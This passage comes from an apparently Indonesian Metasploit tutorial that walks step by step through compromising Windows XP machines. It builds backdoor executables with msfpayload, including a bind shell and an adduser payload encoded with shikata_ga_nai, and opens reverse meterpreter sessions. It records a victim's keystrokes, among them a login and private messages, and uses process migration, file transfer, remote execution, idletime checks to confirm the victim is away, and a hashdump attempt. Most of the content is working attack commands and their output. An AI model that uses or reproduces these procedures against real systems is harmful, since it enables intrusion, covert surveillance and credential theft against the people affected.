+ -- --=[ 247 payloads - 27 encoders - 8 nops
[+] = svn r14857 updated today (2012.03.04)

PAYLOAD => windows/meterpreter/reverse_tcp
LHOST => 192.168.1.5
[*] Started reverse handler on 192.168.1.5:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.14
[*] Meterpreter session 1 opened (192.168.1.5:4444 -> 192.168.1.14:1037) at 2012-03-05 17:47:24 +0700
[*] the quieter you become, the more you are able to hear
meterpreter >
```

Maka exploit dengan payload meterpreter berhasil di esekusi dengan baik.

4.2. shell_bind_tcp

Untuk membuat sebuah backdoor yang memiliki shell bind atau memaksa pc target membuka port tertentu dan menjadi listener dimana attacker akan melakukan shell koneksi melalui netcat dan memasuki shell user pada server target.

Untuk itu saya memberi contoh dengan menggunakan msfpayload.

```
root@eichel:~# msfpayload windows/shell_bind_tcp LPORT=2482 x > /tmp/zeeganteng.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/shell_bind_tcp
Length: 341
Options: {"LPORT":>"2482"}
root@eichel:~#
```

Saya membuat sebuah backdoor yang saya beri nama zeeganteng.exe dan tersimpan pada direktori `/tmp`. Pilihan port **2482** adalah opsi saja , anda bisa memilih port yang lain. Kemudian attacker akan memulai netcat dan mencoba melakukan shell connect melalui port yang di harapkan berhasil di buka oleh mesin target dalam contoh ini adalah port **2483**. Jika backdoor yang telah di buat tadi diesekusi oleh target , maka kita mendapat akses shell di mulai dari direktori di mana backdoor tersebut berada pada mesin target



```
root@eichel:~# nc 192.168.1.14 2482
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\>ipconfig /all
ipconfig /all

Windows IP Configuration

    Host Name . . . . . : ibteam-51e6faec
    Primary Dns Suffix . . . . . :
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . . . . :
    Description . . . . . : AMD PCNET Family PCI Ethernet Adapter
    Physical Address . . . . . : 08-00-27-C8-DB-82
    Dhcp Enabled. . . . . : Yes
    Auto-configuration Enabled . . . . . : Yes
    IP Address. . . . . : 192.168.1.14
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.1.1
    DHCP Server . . . . . : 192.168.1.1
    DNS Servers . . . . . : 8.8.8.8
                                8.8.4.4
    Lease Obtained. . . . . : Monday, March 05, 2012 2:10:07 AM
    Lease Expires . . . . . : Thursday, March 08, 2012 2:10:07 AM
```

4.3. Meterpreter Keylogger

Kita dapat membuka mencatat semua hasil keystrokes pada korban dengan mengaktifkan *keylogger* pada sistem korban dengan menggunakan *meterpreter*.

```
meterpreter > run keylogrecorder
[*]     explorer.exe Process found, migrating into 1528
[*] Migration Successful!!
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
/route/.msf4/logs/scripts/keylogrecorder/192.168.1.14_20120305.125
5.txt
[*] Recording
^C[*] Saving last few keystrokes

[*] Interrupt
[*] Stopping keystroke sniffer..
```

Perhatikan output di atas, dimana *keylogrecorder* menyimpan hasil *keystroke* pada direktori */route/.msf4/logs/scripts/keylogrecorder/192.168.1.14_20120305.1255.txt*. Jika kita buka file tersebut maka kita akan melihat apa-apa saja yang diketikkan korban melalui keyboardnya

```
root@eichel:~# cat  
/root/.msf4/logs/scripts/keylogrecorder/192.168.1.14_20120305.125  
5.txt
```

```
facebook.com <Return> robert@yahoo.com <Back> .id <Tab>  
apasajalah <Return>  
kamu di mana sayang ? <Return> apakah kamu sudah makan ?  
<Return>
```

4.4. Menambah user pada sistem windows

Untuk menambah user pada sistem windows dengan meterpreter kita harus membuat esekusi injeksi virusnya terlebih dahulu. Langkah-langkahnya adalah sebagai berikut

Terlebih dahulu kita masuk ke direktori framework

```
root@eichel:~# cd /pentest/exploits/framework  
root@eichel:/pentest/exploits/framework# ls  
armitage      external     modules      msfconsole    msfencode  
msfpayload    msfrpc      msfvenom    scripts      subnet_1.xml  
data          HACKING     msfbinscan  msfd        msfgui  
msfpescan    msfrpcd     plugins     subnet_1.gnmap test  
documentation lib         msfcli     msfelfscan  msfmachscan  
msfrop       msfupdate   README     subnet_1.nmap tools
```

Kemudian kita esekusikan msfpayload yang di kombinasikan dengan *msfencode*


```
root@eichel:/pentest/exploits/framework# ./msfpayload  
windows/adduser pass=coba user=ibt r | ./msfencode -t exe -e  
x86/shikata_ga_nai -c 10 -o addinguser.exe  
[*] x86/shikata_ga_nai succeeded with size 294 (iteration=1)  
  
[*] x86/shikata_ga_nai succeeded with size 321 (iteration=2)  
  
[*] x86/shikata_ga_nai succeeded with size 348 (iteration=3)  
  
[*] x86/shikata_ga_nai succeeded with size 375 (iteration=4)  
  
[*] x86/shikata_ga_nai succeeded with size 402 (iteration=5)  
  
[*] x86/shikata_ga_nai succeeded with size 429 (iteration=6)
```

```
[*] x86/shikata_ga_nai succeeded with size 456 (iteration=7)
[*] x86/shikata_ga_nai succeeded with size 483 (iteration=8)
[*] x86/shikata_ga_nai succeeded with size 510 (iteration=9)
[*] x86/shikata_ga_nai succeeded with size 537 (iteration=10)
```

Dengan asumsi sebagai berikut

- **Payload** = windows/adduser dengan opsi pass=coba dan user=ibt. User yang akan di buat nantinya adalah username= ibt dengan password = coba.
- File yang dibuat bertipe exe dengan jenis x86 serta bernama addinguser.exe

Ketika user target mengesekusi file tersebut maka user yang di minta akan ditambahkan secara paksa dalam sistem user target.



5. METERPRETER

Salah satu payload yang terkenal pada metasploit framework adalah meterpreter. Meterpreter adalah *extensible payload* yang dinamik dan mudah dalam pengelolannya. Hal itu yang membuat meterpreter sering menjadi pilihan payload. **Meterpreter** menggunakan *stagers DLL* yang diinjeksi pada memori dan diperpanjang melalui jaringan secara runtime. Meterpreter berkomunikasi melalui soket stagers dan menyediakan komprehensif sisi klien (client side) *Ruby API*.

Untuk melihat opsi-opsi pada meterpreter kita gunakan perintah “*help*”

```
meterpreter > help

Core Commands
=====
Command      Description
-----        -----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a
background thread
channel     Displays information about active channels
close        Closes a channel
detach       Detach the meterpreter session (for
http/https)
    disable_unicode_encoding Disables encoding of unicode strings
    enable_unicode_encoding Enables encoding of unicode strings
    exit          Terminate the meterpreter session
    help          Help menu
    info          Displays information about a Post module
    interact     Interacts with a channel
    irb           Drop into irb scripting mode
    load          Load one or more meterpreter extensions
    migrate      Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    resource     Run the commands stored in a file
    run           Executes a meterpreter script or Post
module
    use           Deprecated alias for 'load'
    write         Writes data to a channel
```

```
Stdapi: File system Commands
=====
```

Command	Description
-----	-----
cat	Read the contents of a file to the screen
cd	Change directory

del	Delete the specified file
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

Stdapi: Networking Commands

Command	Description
-----	-----
ipconfig	Display interfaces
portfwd	Forward a local port to a remote service
route	View and modify the routing table

Stdapi: System Commands

Command	Description
-----	-----
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the
current process	Get the user that the server is running as
getuid	Terminate a process
kill	List running processes
ps	Reboots the remote computer
reboot	Modify and interact with the remote registry
reg	Calls RevertToSelf() on the remote machine
rev2self	Drop into a system command shell
shell	Shuts down the remote computer
shutdown	Attempts to steal an impersonation token from the
steal_token	Gets information about the remote system, such as OS
target process	
sysinfo	

Stdapi: User interface Commands

Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been
idle	

```
keyscan_dump    Dump the keystroke buffer
keyscan_start   Start capturing keystrokes
keyscan_stop    Stop capturing keystrokes
Screenshot      Grab a screenshot of the interactive desktop
setdesktop     Change the meterpreter's current desktop
uictl          Control some of the user interface components
```

Stdapi: Webcam Commands

```
=====
```

Command	Description
-----	-----
record_mic	Record audio from the default microphone for X seconds
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam

Priv: Elevate Commands

```
=====
```

Command	Description
-----	-----
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

```
=====
```

Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

Priv: Timestomp Commands

```
=====
```

Command	Description
-----	-----
timestomp	Manipulate file MACE attributes

5.1. Mengenal dan memilih session

Seperti yang telah sempat disinggung sebelumnya , meterpreter merupakan muatan yang akan berkomunikasi menggunakan stagers DLL. Sebuah komunikasi yang telah terbentuk dengan sempurna antara mesin attacker dan mesin target disebut sebagai sessions.

```
[*] Meterpreter session 1 opened (192.168.1.5:4444 ->
192.168.1.2:1088) at 2012-03-05 18:02:54 +0700
```

Sebuah meterpreter pada sessions 1 terbuka melalui port **4444** pada alamat attacker **192.168.1.5** dan alamat target/victim **192.168.1.2** dengan port **1088**. Meterpreter dapat membuka dirinya sebanyak mungkin sesuai dengan victim yang telah mengakses backdoor dan sebanyak listener yang telah di mulai pada background (-j).

Sebagai contoh saya memulai *exploit multi handler* sebanyak 2 kali pada background dengan port berbeda , yaitu port **4444** dan port **5555**. Ketika salah satu victim mengakses backdoor dengan destinasi port 4444 terbukalah session 1 dan korban yang lain dengan host berbeda mengakses backdoor dengan port 5555 akan membuat session baru maka terhitung sebagai sessions 2

Kita dapat melihat sessions-sessions yang terbuka dengan mengetikan perintah “sessions”.




```
msf exploit(handler) > sessions
Active sessions
=====
Id Type Information Connection
1 meterpreter x86/win32 NINOMIYACHAN\fusaeninomiyachan @ NINOMIYACHAN 192.168.1.5:4444 -> 192.168.1.2:1088 (192.168.1.2)

msf exploit(handler) > set LPORT 5555
LPORT => 5555
msf exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.1.5:5555
[*] Starting the payload handler...
[*] Meterpreter session 2 opened (192.168.1.5:5555 -> 192.168.1.14:1088) at 2012-01-01 10:08:57 +0700
sessions

Active sessions
=====
Id Type Information Connection
-- --
1 meterpreter x86/win32 NINOMIYACHAN\fusaeninomiyachan @ NINOMIYACHAN 192.168.1.5:4444 -> 192.168.1.2:1088 (192.168.1.2)
2 meterpreter x86/win32 ITERM-51E6FREC\target @ ITERM-51E6FREC 192.168.1.5:5555 -> 192.168.1.14:1088 (192.168.1.14)
```

Untuk memilih sessions terbuka yang hendak kita exploitasi lebih lanjut, kita tinggal menggunakan perintah “sessions -i [id]“ Sebagai contoh saya akan membuka sessions 2.



```
msf exploit(handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Maka *meterpreter command prompt* akan terbuka, berarti exploit siap diesekusi.

5.2. Melihat proses berjalan

Untuk melihat proses berjalan pada mesin target, kita gunakan perintah “ps” dimana output meterpreter akan menampilkan informasi proses dengan **PID, nama proses, Arch , sessions, User, serta Path** .

```
meterpreter > ps
Process list
=====
 PID  Name          Arch Session User      Path
 --- [System Process] -----
 0   [System Process] x86  0
 4   System         x86  0  NT AUTHORITY\SYSTEM  \SystemRoot\System32\smss.exe
 484  csrss.exe     x86  0  NT AUTHORITY\SYSTEM  \???\C:\WINDOWS\system32\csrss.exe
 584  csrss.exe     x86  0  NT AUTHORITY\SYSTEM  \???\C:\WINDOWS\system32\csrss.exe
 588  zee-reverse-1.exe x86  0  IBTEAM-51E6FREC\target  E:\zee-reverse-1.exe
 608  winlogon.exe   x86  0  NT AUTHORITY\SYSTEM  \???\C:\WINDOWS\system32\winlogon.exe
 652  services.exe   x86  0  NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\services.exe
 664  lsass.exe      x86  0  NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\lsass.exe
 820  VboxService.exe x86  0  NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\VboxService.exe
 876  svchost.exe    x86  0  NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\svchost.exe
 940  svchost.exe    x86  0
 980  alg.exe        x86  0
 1032  svchost.exe    x86  0  NT AUTHORITY\SYSTEM  C:\WINDOWS\System32\svchost.exe
 1076  svchost.exe    x86  0
 1132  svchost.exe    x86  0
 1336  wsctrlfuy.exe  x86  0  IBTEAM-51E6FREC\target  C:\WINDOWS\system32\wsctrlfuy.exe
 1528  explorer.exe   x86  0  IBTEAM-51E6FREC\target  C:\WINDOWS\Explorer.EXE
 1556  spoolsv.exe   x86  0  NT AUTHORITY\SYSTEM  C:\WINDOWS\system32\spoolsv.exe
 1668  VBoxTray.exe   x86  0  IBTEAM-51E6FREC\target  C:\WINDOWS\system32\VBoxTray.exe
```

5.3. Melihat isi direktori

Untuk melihat isi direktori kita bisa menggunakan perintah linux “ls” dan pindah ke direktori dengan perintah “cd” dapat saya ambil kesimpulan meterpreter mengadopsi perintah-perintah unix untuk pengoperasiannya.

```

meterpreter > cd /
meterpreter > ls
Listing: E:\

Mode          Size   Type  Last modified      Name
----          ---   ---   ---           ---
40777/rwxrwxrwx 0     dir  1980-01-01 15:00:00 +0700 .
40777/rwxrwxrwx 0     dir  1980-01-01 15:00:00 +0700 ..
100777/rwxrwxrwx 73802 fil   2012-03-05 18:08:17 +0700 zee-reverse-1.exe
100777/rwxrwxrwx 73802 fil   2012-03-05 17:45:31 +0700 zee-reverse-shell.meterpreter.exe
100777/rwxrwxrwx 73802 fil   2012-03-05 17:31:47 +0700 zee-reverse-shell.exe
100777/rwxrwxrwx 73802 fil   2012-03-05 16:56:25 +0700 zeeganteng.exe

meterpreter > cd C:\
meterpreter > ls
Listing: C:\

Mode          Size   Type  Last modified      Name
----          ---   ---   ---           ---
100777/rwxrwxrwx 0     dir  2012-02-23 01:58:02 +0700 .
100666/rw-rw-rw- 0     fil   2012-02-23 01:58:02 +0700 CONFIG.SYS
40777/rwxrwxrwx 0     dir  2012-02-22 11:00:17 +0700 Documents and Settings
100444/r--r--r--  0     fil   2012-02-28 01:58:02 +0700 IO.SYS
100444/r--r--r--  0     fil   2012-02-23 01:58:02 +0700 MSDOS.SYS
100666/rw-rw-rw- 69081  fil   2012-02-22 11:00:51 +0700 NETCAT.C
100555/r-xr-xr-x  47564  fil   2004-08-04 02:38:34 +0700 NTDETECT.COM
40555/r-xr-xr-x  0     dir  2012-03-06 08:09:25 +0700 Program Files
40777/rwxrwxrwx 0     dir  2012-02-23 02:02:27 +0700 System Volume Information
40777/rwxrwxrwx 0     dir  2012-03-05 17:10:19 +0700 WINDOWS
100666/rw-rw-rw-  211   fil   2012-02-23 01:52:37 +0700 boot.ini
100666/rw-rw-rw- 12039  fil   2012-02-22 11:00:51 +0700 doexec.c
100666/rw-rw-rw-  7283  fil   2012-02-22 11:00:51 +0700 generic.h
100666/rw-rw-rw- 22784  fil   2012-02-22 11:00:51 +0700 getopt.c

```

5.4. Migrate ke proses tertentu

Untuk migrating ke proses tertentu dengan tujuan penyamaran maka kita menggunakan perintah migrating dengan format

```
migrate [ id proses ]
```

Proses id kita dapatkan pada perintah ps yang sudah di bahas sebelumnya. Yang paling sering dilakukan *migrating* adalah pada proses **explorer.exe**.

```

meterpreter > migrate 1528
[*] Migrating to 1528...
[*] Migration completed successfully.

```

5.5. Download dan upload ke direktori mesin target

Untuk mendownload sesuatu pada direktori target maka gunakan format di bawah ini,

```
meterpreter > download [ path/dir]
```

```
meterpreter > ls
```

```
Listing: c:\
```

```
=====
```

Mode Name	Size	Type	Last modified
---	----	----	-----
100777/rwxrwxrwx	0	fil	2012-02-23 01:58:02 +0700
AUTOEXEC.BAT			
100666/rw-rw-rw-	0	fil	2012-02-23 01:58:02 +0700
CONFIG.SYS			
40777/rwxrwxrwx	0	dir	2012-02-22 11:03:17 +0700
Documents and Settings			
100444/r---r--r--	0	fil	2012-02-23 01:58:02 +0700
IO.SYS			
100444/r---r--r--	0	fil	2012-02-23 01:58:02 +0700
MSDOS.SYS			
100666/rw-rw-rw-	69081	fil	2012-02-22 11:08:51 +0700
NETCAT.C			
100555/r-xr-xr-x	47564	fil	2004-08-04 02:38:34 +0700
NTDETECT.COM			
40555/r-xr-xr-x	0	dir	2012-03-06 08:09:25 +0700
Program Files			
40777/rwxrwxrwx	0	dir	2012-02-23 02:02:27 +0700
System Volume Information			
40777/rwxrwxrwx	0	dir	2012-03-05 17:10:19 +0700
WINDOWS			
100666/rw-rw-rw-	211	fil	2012-02-23 01:52:37 +0700
boot.ini			
100666/rw-rw-rw-	12039	fil	2012-02-22 11:08:51 +0700
doexec.c			
100666/rw-rw-rw-	7283	fil	2012-02-22 11:08:51 +0700
generic.h			
100666/rw-rw-rw-	22784	fil	2012-02-22 11:08:51 +0700
getopt.c			
100666/rw-rw-rw-	4765	fil	2012-02-22 11:08:51 +0700
getopt.h			
100666/rw-rw-rw-	61780	fil	2012-02-22 11:08:51 +0700
hobbit.txt			
100666/rw-rw-rw-	544	fil	2012-02-22 11:08:51 +0700
makefile			
100777/rwxrwxrwx	59392	fil	2012-02-22 11:08:51 +0700
nc.exe			
100444/r---r--r--	250032	fil	2004-08-04 02:59:34 +0700
ntldr			
100666/rw-rw-rw-	301989888	fil	2012-03-05 18:04:50 +0700
pagefile.sys			

```
100666/rw-rw-rw- 7070 fil 2012-02-22 11:08:51 +0700  
readme.txt
```

```
meterpreter > download C:\\nc.exe  
[*] downloading: C:\\nc.exe -> nc.exe  
[*] downloaded : C:\\nc.exe -> nc.exe
```

Untuk mengupload file pada mesin target gunakan perintah dengan format di bawah ini

```
meterpreter > upload [file] [direktori-tujuan]
```

Sebagai contoh saya mengupload file **nc.exe** ke **direktori E** dari sistem target.

```
meterpreter > upload nc.exe E:\\\  
[*] uploading : nc.exe -> E:\\\  
[*] uploaded : nc.exe -> E:\\\\nc.exe
```

```
meterpreter > cd E:\\\  
meterpreter > ls
```

Listing: E:\\
=====

Mode	Size	Type	Last modified	Name
----	----	---	-----	---
40777/rwxrwxrwx	0	dir	1980-01-01 15:00:00 +0700	.
40777/rwxrwxrwx	0	dir	1980-01-01 15:00:00 +0700	..
100777/rwxrwxrwx	59392	fil	2012-03-05 19:03:43 +0700	nc.exe
100777/rwxrwxrwx	73802	fil	2012-03-05 18:08:17 +0700	zee- reverse-1.exe
100777/rwxrwxrwx	73802	fil	2012-03-05 17:45:31 +0700	zee- reverse-shell-meterpreter.exe
100777/rwxrwxrwx	73802	fil	2012-03-05 17:31:47 +0700	zee- reverse-shell.exe
100777/rwxrwxrwx	73802	fil	2012-03-05 16:56:25 +0700	zeeganteng.exe

5.6. Melihat informasi network target.

Untuk melihat informasi mengenai network pada target kembali kita gunakan perintah linux (*ipconfig*)

```
meterpreter > ipconfig
Interface 1
=====
Name : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU : 1520
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0

Interface 2
=====
Name : AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:c8:db:82
MTU : 1500
IPv4 Address : 192.168.1.14
IPv4 Netmask : 255.255.255.0
```

5.7. Melihat user id (getuid)

Jika kita hendak melihat user dimana meterpreter terkoneksi kita gunakan perintah “getuid”

```
meterpreter > getuid
Server username: IBTEAM-51E6FAEC\target
```

5.8. Mengesekusi program atau file tertentu

Untuk memesekusi program atau file tertentu pada meterpreter gunakan syntax

```
execute -f [ dir path file ]
```

```
meterpreter > cd Mozilla\Firefox
meterpreter > ls
```

```
Listing: C:\Program Files\Mozilla Firefox
=====
Mode           Size      Type  Last modified      Name
----          ----      ---   -----          ---
40777/rwxrwxrwx 0       dir   2012-03-05 19:36:59 +0700 .
40555/r-xr-xr-x 0       dir   2012-03-05 19:36:58 +0700 ..
100666/rw-rw-rw- 19416   fil   2012-02-16 21:40:41 +0700 AccessibleMarshal.dll
100666/rw-rw-rw- 2106216  fil   2012-02-16 17:42:54 +0700 D3DCompiler_43.dll
100666/rw-rw-rw- 1869    fil   2012-02-16 17:42:53 +0700 Microsoft.VC80.CRT.manifest
100666/rw-rw-rw- 2157    fil   2012-02-16 17:42:54 +0700 application.ini
100666/rw-rw-rw- 11678   fil   2012-02-16 17:42:54 +0700 blocklist.xml
100666/rw-rw-rw- 36      fil   2012-02-16 17:43:21 +0700 chrome.manifest
40777/rwxrwxrwx 0       dir   2012-03-05 19:37:03 +0700 components
```

100666/rw-rw-rw-	583	fil	2012-02-16 17:42:57	+0700	
crashreporter-override.ini					
100777/rwxrwxrwx	125912	fil	2012-02-16 21:40:41	+0700	
crashreporter.exe					
100666/rw-rw-rw-	3803	fil	2012-02-16 17:42:57	+0700	
crashreporter.ini					
100666/rw-rw-rw-	1998168	fil	2012-02-16 17:42:54	+0700	d3dx9_43.dll
40777/rwxrwxrwx	0	dir	2012-03-05 19:37:03	+0700	defaults
100666/rw-rw-rw-	130	fil	2012-02-16 17:42:53	+0700	
dependentlibs.list					
40777/rwxrwxrwx	0	dir	2012-03-05 19:37:03	+0700	ictionaries
40777/rwxrwxrwx	0	dir	2012-03-05 19:37:03	+0700	extensions
100777/rwxrwxrwx	924632	fil	2012-02-16 21:40:41	+0700	firefox.exe
100666/rw-rw-rw-	478	fil	2012-02-16 21:40:41	+0700	freebl3.chk
100666/rw-rw-rw-	269272	fil	2012-02-16 21:40:41	+0700	freebl3.dll
100666/rw-rw-rw-	22166	fil	2012-03-05 19:37:08	+0700	install.log
40777/rwxrwxrwx	0	dir	2012-03-05 19:37:03	+0700	jsloader
100666/rw-rw-rw-	97240	fil	2012-02-16 21:40:41	+0700	libEGL.dll
100666/rw-rw-rw-	437208	fil	2012-02-16 21:40:41	+0700	
libGLESv2.dll					
100666/rw-rw-rw-	15832	fil	2012-02-16 21:40:41	+0700	malloc.dll
100666/rw-rw-rw-	1911768	fil	2012-02-16 21:40:41	+0700	mozjs.dll
100666/rw-rw-rw-	801752	fil	2012-02-16 21:40:41	+0700	
mozsqLite3.dll					
100666/rw-rw-rw-	45016	fil	2012-02-16 21:40:41	+0700	mozutils.dll
100666/rw-rw-rw-	479232	fil	2012-02-16 17:42:53	+0700	msvcm80.dll
100666/rw-rw-rw-	548864	fil	2012-02-16 17:42:54	+0700	msvcp80.dll
100666/rw-rw-rw-	626688	fil	2012-02-16 17:42:54	+0700	msvcr80.dll
100666/rw-rw-rw-	187352	fil	2012-02-16 21:40:41	+0700	nspr4.dll
100666/rw-rw-rw-	646104	fil	2012-02-16 21:40:41	+0700	nss3.dll
100666/rw-rw-rw-	371672	fil	2012-02-16 21:40:41	+0700	nssckbi.dll
100666/rw-rw-rw-	478	fil	2012-02-16 21:40:41	+0700	nssdbm3.chk
100666/rw-rw-rw-	109528	fil	2012-02-16 21:40:41	+0700	nssdbm3.dll
100666/rw-rw-rw-	105432	fil	2012-02-16 21:40:41	+0700	nssutil3.dll
100666/rw-rw-rw-	7388884	fil	2012-02-16 17:43:21	+0700	omni.ja
100666/rw-rw-rw-	142	fil	2012-02-16 17:42:54	+0700	platform.ini
100666/rw-rw-rw-	22488	fil	2012-02-16 21:40:41	+0700	plc4.dll
100666/rw-rw-rw-	20952	fil	2012-02-16 21:40:41	+0700	plds4.dll
100777/rwxrwxrwx	16856	fil	2012-02-16 21:40:41	+0700	plugin-
container.exe					
100666/rw-rw-rw-	1622	fil	2012-02-16 17:43:24	+0700	precomplete
100666/rw-rw-rw-	35341	fil	2012-02-16 16:07:22	+0700	removed-files
40777/rwxrwxrwx	0	dir	2012-03-05 19:37:03	+0700	
searchplugins					
100666/rw-rw-rw-	105432	fil	2012-02-16 21:40:41	+0700	smime3.dll
100666/rw-rw-rw-	478	fil	2012-02-16 21:40:41	+0700	softokn3.chk
100666/rw-rw-rw-	170968	fil	2012-02-16 21:40:41	+0700	softokn3.dll
100666/rw-rw-rw-	154584	fil	2012-02-16 21:40:41	+0700	ssl3.dll
40777/rwxrwxrwx	0	dir	2012-03-05 19:37:08	+0700	uninstall
100666/rw-rw-rw-	6	fil	2012-02-16 17:42:53	+0700	update.locale
100777/rwxrwxrwx	269272	fil	2012-02-16 21:40:41	+0700	updater.exe
100666/rw-rw-rw-	707	fil	2012-02-16 17:42:53	+0700	updater.ini
100666/rw-rw-rw-	19928	fil	2012-02-16 21:40:41	+0700	xpcom.dll
100666/rw-rw-rw-	16116696	fil	2012-02-16 21:40:42	+0700	xul.dll

```

meterpreter > execute -f firefox.exe -i -H
Process 1416 created.
Channel 3 created.

```

Maka ketika saya mengecek proses running pada server target , memang ada proses firefox disana dengan kata lain *firefox browser* pada mesin target telah terbuka dan running via *remote meterpreter*

```
meterpreter > ps
```

```
Process list
```

PID	Name	Arch	Session	User
Path				
---	---	---	-----	----

0	[System Process]			
4	System	x86	0	
232	firefox.exe	x86	0	IBTEAM-51E6FAEC\target
C:\Program Files\Mozilla Firefox\firefox.exe				
484	smss.exe	x86	0	NT
AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe			
584	csrss.exe	x86	0	NT
AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe			
608	winlogon.exe	x86	0	NT
AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe			
652	services.exe	x86	0	NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\services.exe				
664	lsass.exe	x86	0	NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\lsass.exe				
820	VBoxService.exe	x86	0	NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\VBoxService.exe				
876	svchost.exe	x86	0	NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\svchost.exe				
940	svchost.exe	x86	0	NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\svchost.exe				
980	alg.exe	x86	0	
C:\WINDOWS\System32\alg.exe				
1032	svchost.exe	x86	0	NT AUTHORITY\SYSTEM
C:\WINDOWS\System32\svchost.exe				
1076	svchost.exe	x86	0	
C:\WINDOWS\system32\svchost.exe				
1132	svchost.exe	x86	0	
C:\WINDOWS\system32\svchost.exe				
1336	wscntfy.exe	x86	0	IBTEAM-51E6FAEC\target
C:\WINDOWS\system32\wscntfy.exe				
1528	explorer.exe	x86	0	IBTEAM-51E6FAEC\target
C:\WINDOWS\Explorer.EXE				
1556	spoolsv.exe	x86	0	NT AUTHORITY\SYSTEM
C:\WINDOWS\system32\spoolsv.exe				
1668	VBoxTray.exe	x86	0	IBTEAM-51E6FAEC\target
C:\WINDOWS\system32\VBoxTray.exe				

5.9. Membuka shell

Memindahkan proses meterpreter ke shell dengan membuka command prompt dan memasuki shell system mesin target, masukan perintah “*shell*” pada command prompt meterpreter.



```
meterpreter > shell
Process 312 created.
Channel 5 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\Mozilla Firefox>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

Connection-specific DNS Suffix . . . .
IP Address . . . . . : 192.168.1.14
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.1.1

C:\Program Files\Mozilla Firefox>exit
```

Attacker mungkin hendak menggunakan perintah-perintah *windows shell* (**cmd**) untuk menggunakan exploit-exploit tertentu. Untuk keluar dari shell dan kembali ke *meterpreter command prompt* ketikan exit pada shell command prompt.

5.10. User Idletime

Biasanya untuk memastikan bahwa user target tidak berada atau menggunakan mesin , attacker memeriksa idletime. *Idletime* adalah ukuran waktu user tidak menggunakan aktivitas apapun. Sehingga attacker mengetahui dengan pasti bahwa user tidak berada di depan mesin , sehingga attacker dapat mengexploitasi proses non-background mesin target dengan bebas. Gunakan perintah “*idletime*” sehingga meterpreter akan menunjukkan informasi idletime dengan format waktu (hari/jam/menit/detik).

```
meterpreter > idletime
User has been idle for: 12 mins 8 secs
```

Informasi di atas berarti user target tidak melakukan aktifitas apapun selama 12 menit 8 detik.

5.11. Hashdump

Salah satu abilitas dari metasploit adalah “*hashdump*” dimana kita dapat melihat password user yang masih terenkripsi. Menggunakan fasilitas ini memang perlu pemahaman yang baik mengenai *privilege proses* pada windows. Perintah “*migrate*” atau proses migrating , agaknya sangat membantu proses ini. Migrate ke proses tertentu akan mengambil user privilage tertentu sehingga kita dapat menggunakan hashdump. Contohnya saya migrate ke proses id *explorer.exe*.

```
meterpreter > run post/windows/gather/hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY
ecf2f96a03d5599394cccd459b7ble429...
[-] Meterpreter Exception: Rex::Post::Meterpreter::RequestError
stdapi_registry_open_key: Operation failed: Access is denied.
[-] This script requires the use of a SYSTEM user context (hint:
migrate into service process)
```

